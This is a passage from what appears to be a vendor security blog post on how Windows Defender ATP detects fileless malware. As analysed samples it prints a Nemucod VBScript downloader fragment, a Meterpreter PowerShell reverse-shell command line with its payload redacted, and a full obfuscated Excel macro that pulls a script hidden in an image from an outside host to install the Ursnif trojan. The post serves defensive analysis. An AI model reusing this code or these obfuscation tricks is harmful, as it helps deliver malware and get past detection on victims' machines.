Windows Defender ATP integrates with AMSI and consumes all AMSI signals for protection, these signals are especially effective against obfuscation. It has led to the disruption of malware campaigns like Nemucod. During a recent investigation, we stumbled upon some malicious scripts that were heavily obfuscated. We collected three samples that were evading static signatures and are a mixture of barely recognizable script code and binary junk data.



Figure 10. Heavy obfuscation of three different samples of TrojanDownloader:Script/Nemucod.JAC.

However, after manual de-obfuscation, it turned out that these samples decode and execute the same .js script payload, a known downloader:

```
'#######The folder the contents should be extracted to.
ExtractTo= folderName

'#############Extract the contants of the zip file.
set objShell = CreateObject("Shell.Application")
set FilesInZip=objShell.NameSpace(ZipFile).items
objShell.NameSpace(ExtractTo).CopyHere(FilesInZip)
WScript.Sleep 2500


'#########Rename Extensao
New_File_Name = folderName & Randomic & ".exe"
fso.MoveFile folderName & X & ".exe", New_File_Name
fso.DeleteFile Push_To
WScript.Sleep 1500
Set fso = Nothing

'#######Reg Tricks
oShell.Run ("cmd.exe /c reg.exe add ""HKCU\SOFTWARE\Microsoft\Win
'objShell.ShellExecute("cmd.exe", "/c reg.exe add ""HKCU\SOFTWARE
WScript.Sleep 2500
'MsgBox "Archivo corrupto.", 0, "Microsoft Windows"
'oShell.Run ("cmd.exe /c shutdown -r -t 0" )
oShell.Exec( New_File_Name)
Set oShell = Nothing
Set objShell = Nothing

'###Functions
' Push
Sub Push( myFileURL, myDestFile )
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", myFileURL, False
xHttp.setRequestHeader "User-Agent", "4RR0B4R 4 X0T4 D4 TU4 M4E"
xHttp.Send
```

Figure 11: A portion of the second stage downloader decrypted by Nemucod.JAC

The payload does not have any obfuscation and is very easy to detect, but it never touches the disk and so could evade file-based detection. However, the scripting engine is capable of intercepting the attempt to execute the decoded payload and ensuring that the payload is passed to the installed antivirus via AMSI for inspection. Windows Defender ATP has visibility on the real payload as it's decoded at runtime and can easily recognize known patterns and block the attack before it deals any damage.

Instead of writing a generic detection algorithm based on the obfuscation patterns in the samples, we trained an ML model on this behavior log and wrote heuristic detection to catch the decrypted scripts inspected via AMSI. The results proved effective, catching new and unknown variants, protecting almost two thousand machines in a span of two months. Traditional detection would not have been as effective.



Figure 12. Nemucod.JAC attack campaigns caught via AMSI

Behavior monitoring

Windows Defender ATP's behavior monitoring engine provides an additional layer of antivirus protection against fileless malware. The behavior monitoring engine filters suspicious API calls. Detection algorithms can then match dynamic behaviors that use particular sequences of APIs with specific parameters and block processes that expose known malicious behaviors. Behavior monitoring is useful not only for fileless malware, but also for traditional malware where the same malicious code base gets continuously repacked, encrypted, or obfuscated. Behavior monitoring proved effective against WannaCry, which was distributed through the DoublePulsar backdoor and can be categorized as a very dangerous Type I fileless malware. While several variants of the WannaCry binaries were released in attack waves, the behavior of the ransomware remained the same, allowing antivirus capabilities in Windows Defender ATP to block new versions of the ransomware.

Behavior monitoring is particularly useful against fileless attacks that live off the land. The PowerShell reverse TCP payload from Meterpreter is an example: it can be run completely on a command line and can provide a PowerShell session to a remote attacker.

```
powershell.exe -nop -w hidden -noni -ep bypass &([scriptblock]::
create((New-Object IO.StreamReader(New-Object IO.Compression
.GzipStream((New-Object IO.MemoryStream(,[Convert]::FromBase64String(
'<payload redacted>'))),[IO.Compression.CompressionMode]::Decompress
))).ReadToEnd()))
```

Figure 13. Example of a possible command line generated by Meterpreter

There's no file to scan in this attack, but through behavior monitoring in its antivirus capabilities, Windows Defender ATP can detect the creation of the PowerShell process with the particular command line required. Behavior monitoring detects and blocks numerous attacks like this on a daily basis.



Figure 14. Detections of the PowerShell reverse TCP payload

Beyond looking at events by process, behavior monitoring in Windows Defender ATP can also aggregate events across multiple processes, even if they are sparsely connected via techniques like code injection from one process to another (i.e., not just parent-child processes). Moreover, it can persist and orchestrate sharing of security signals across Windows Defender ATP components (e.g., endpoint detection and response) and trigger protection through other parts of the layered defenses.

Behavior monitoring across multiple processes is not only an effective protection against fileless malware; it's also a tool to catch attack techniques in generic ways. Here is another example where multi process behavior monitoring in action, Pyordono.A is a detection based on multi-process events and is aimed at blocking scripting engines (JavaScript, VBScript, Office macros) that try to execute *cmd.exe* or *powershell.exe* with suspicious parameters. Windows Defender ATP telemetry shows this detection algorithm protecting users from several campaigns.



Figure 15. Pyordono.A technique detected in the wild

Recently, we saw a sudden increase in Pyordono.A encounters, reaching levels way above the average. We investigated this anomaly and uncovered a widespread campaign that used malicious Excel documents and targeted users in Italy from September 8 to 12.



Figure 16. Malicious Excel document with instructions in Italian to click “Enable content”

The document contains a malicious macro and uses social engineering to lure potential victims into running the malicious code. (Note: We have recently integrated Office 365 clients apps with AMSI, enabling antivirus solutions to scan macros at runtime to check for malicious content).

```
Sub workbook_Open()
Shell "cm" + metro, 0 - 8 + 4 + 4
End Sub
Function metro()
metro1 = Replace("d  ? /?c   ""e?cH?O/ sV UX8  ([T?Yp?E](""{1}{0}""-f'aTh','M')  ) ; s?eT E8CI3
([?Ty?Pe](""{1}{4}{0}{5}{2}{3}""-F't','S?Ys?t','t','.En?Co?DIn??G?','Em.','e?X') ) ; ^^^&(""{1}{0}""-f
'l','sa') ('a') (""{0}{2}{1}"" -f 'New-Ob','ect','j');^^^&(""{1}{2}{0}"" -f'ype','A','dd-T')
-A?ss?emb?ly?Name ""S?y?st?em?.D?raw??in?g"";${G}=.('a') (""{2}{3}{0}{1}""-f
'm.Dra','wi?ng.Bit?ma?p','Syst','e')((^^^&('a') (""{2}{1}{0}""
-f'ie?nt','Cl','?Ne?t.?W?eb')).(""{1}{2}{0}"" -f
'e?ad','O','pe?nR').?I?nvo??ke??(""h?t??t?ps??:?/?/?images2.imgbox.com/9e/ff/iLa2JH9p_o.png""));${O}=.('
a') (""{1}{0}"" -f'te[]','By') 428;(0..0)^^^|^^^&('%'){for?eac?h(${X} in(0..427)){${P}=${G}.(""{2}{1}""
, "?", "")
metro2 = Replace("{0}"" -f 'xel','etPi','G')??.??I?n??vo?k??e?(${x},${_});${O}[${_}*428+${x}]=(
$Ux8::(""{1}{0}"" -f'oo?r','Fl').I?nv?o?????ke((${P}.""b""-ba?nd1?5)*16)-bor(${P}.""G"" -ba?nd
15))};^^^&(""{1}{0}""-f'X','IE')(  $E8CI3::""AsC`Ii"".""Ge?TS`TR?I`N?G""(${o}[0..386]))
|c?L??IP.E??X??e&&cM?d  ? /c?pO?We?RS?H??eL?l -?N?O?l ?-n?On?In?T ?-?w?i?N??do??WST ?HI??Dd??eN
?-e??xe?CU??TI???oNp??OLi? b?y?pas?S  -n?Op?r  -ST?a
[?Voi?d][Sy????ste??m.Re????fle??cti??on.As??se?mbl?y]::( \""{2}{1}{4}{0}{5}{3}\"" -f'al?N',( \""{1}{0}
\"" -f't?hP','o?ad?W?i' ),'L','e',(  \""{0}{1}\""-f'art','i'  ),'am').\""??iN?vo`k?e\""((\""{0}{3}{5}{4
}{2}{1}\""-f'S','d?ows.Fo?rms?','.Wi?n','y','m','ste'  ) );  (  [w?i?nd??oW??S.fO??r?ms?.C??LI??PBo??
ARd]::(  \""{2}{1}{0}\""-f 'ex?T','t','G?Et' ).\""i?n`?V`O??KE??\""(   ) ) ^^^|   . ( ${?P`S?ho`ME?}[4]
+  ${p`S`hO?M??E?}[30]  +  'x'  );   [??W?i??n???do??ws.F?or??ms.?Cl??i?p??boar?d]::( \""{0}{1}\""-f '
Cl?e','ar'  ).\""i?`N?VO??K?e?\""(  )""", "?", "")
metro = metro1 + metro2
End Function
```

Figure 17. The obfuscated macro code attempts to run an obfuscated Cmd command which in turns executes an obfuscated Powershell script. In the end, the Ursnif trojan is delivered.

The macro makes use of obfuscation to execute a cmd command, which is also obfuscated. The cmd command executes a PowerShell script that in turn downloads additional data and delivers the payload, infostealing Ursnif. We recently reported a small-scale Ursnif campaign that targeted small businesses in specific US cities. Through multi-process behavior monitoring, Windows Defender ATP detected and blocked the new campaign targeting users in Italy using a generic detection algorithm without prior knowledge of the malware.

Memory scanning

Antivirus capabilities in Windows Defender ATP also employ memory scanning to detect the presence of malicious code in the memory of a running process. Even if malware can run without the use of a physical file, it does need to reside in memory in order to operate and is therefore detectable by means of memory scanning. An example is the GandCrab ransomware, which was reported to have become fileless. The payload DLL is encoded in a string, then decoded and run dynamically via PowerShell. The DLL itself is never dropped on the disk. Using memory scanning, Windows Defender ATP can scan the memory of running processes and detect known patterns of the ransomware run from the stealthy DLL.

Memory scanning, in conjunction with behavior monitoring and other dynamic defenses, helped Windows Defender ATP to disrupt a massive Dofoil campaign. Dofoil, a known nasty downloader, uses some sophisticated techniques to evade detection, including process hollowing, which allows the malware to execute in the context of a legitimate process (e.g., *explorer.exe*). To this day, memory scanning detects Dofoil activities.



Figure 18. Detections of the memory-resident Dofoil payload

Memory scanning is a versatile tool: when suspicious APIs or behavior monitoring events are observed at runtime, antivirus capabilities in Windows Defender ATP trigger a memory scan in key points it is more likely to observe (and detect) a payload that has been decoded and may be about to run. This gives Windows Defender ATP granular control on which actions are more interesting and may require more attention. Every day, memory scanning allows Windows Defender ATP to protect thousands of machines against active high-profile threats like Mimikatz and WannaCry.

Boot Sector protection

With Controlled folder access on Windows 10, Windows Defender ATP does not allow write operations to the boot sector, thus closing a dangerous fileless attack vector used by Petya, BadRabbit, and bootkits in general. Boot infection techniques can be suitable for fileless threats because they can allow malware to reside outside of the file system and gain control of the machine before the operating system is loaded. The use of rootkit techniques, like in the defunct Alureon malware (also known as TDSS or TDL-4), can then render the malware 